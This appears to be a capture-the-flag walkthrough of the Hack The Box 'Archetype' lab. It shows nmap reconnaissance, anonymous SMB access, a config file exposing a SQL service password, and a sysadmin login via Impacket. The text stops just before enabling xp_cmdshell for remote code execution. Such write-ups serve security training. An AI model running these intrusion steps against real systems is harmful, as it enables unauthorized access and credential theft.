

# *archetype*



```
┌──(root💀kali)-[/Documents/htb/boxes/archetype]
└─# nmap -sC -sV  10.10.10.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 08:30 EDT
Nmap scan report for 10.10.10.27
Host is up (0.064s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-05-31T06:03:14
|_Not valid after:  2051-05-31T06:03:14
|_ssl-date: 2021-05-31T12:53:09+00:00; +22m15s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h46m15s, deviation: 3h07m51s, median: 22m14s
| ms-sql-info:
|   10.10.10.27:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-05-31T05:53:02-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-31T12:53:01
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.28 seconds
```


Ports 445 and 1433 are open, which are associated with file sharing (SMB) and SQL Server.

It is worth checking to see if anonymous access has been permitted, as file shares often store configuration files containing passwords or other sensitive information. We can use `smbclient` to list available shares.




```
┌─(root💀kali)-[/Documents/htb/boxes/archetype]
└─# smbclient -N -L \\\\10.10.10.27\\

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

It seems there is a share called `backups`. Let's attempt to access it and see what's inside.




```
┌─(root💀kali)-[/Documents/htb/boxes/archetype]
└─# smbclient -N  \\\\10.10.10.27\\backups
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 20 07:20:57 2020
  ..                                  D        0  Mon Jan 20 07:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 07:23:02 2020

                10328063 blocks of size 4096. 8233293 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (2.4 KiloBytes/sec) (average 2.4 KiloBytes/sec)
smb: \> 
```



```
┌─(root💀kali)-[/Documents/htb/boxes/archetype]
└─# cat prod.dtsConfig                                                                                    130 ×
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"
/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Securit
y Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
```

We see that it contains a SQL connection string, containing credentials for the local Windows user `ARCHETYPE\sql_svc`.

Let's try connecting to the SQL Server using Impacket's mssqlclient.py.




```
┌──(root💀 kali)-[/Documents/htb/boxes/archetype]
└─# mssqlclient.py ARCHTYPE/sql_svc@10.10.10.27 -windows-auth
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> SELECT IS_SRVROLEMEMBER ('sysadmin')

-----------

          1

SQL>
```


We can use the `IS_SRVROLEMEMBER` function to reveal whether the current SQL user has sysadmin (highest level) privileges on the SQL Server. This is successful, and we do indeed have sysadmin privileges.

This will allow us to enable `xp_cmdshell` and gain RCE on the host. Let's attempt this, by inputting the commands below.

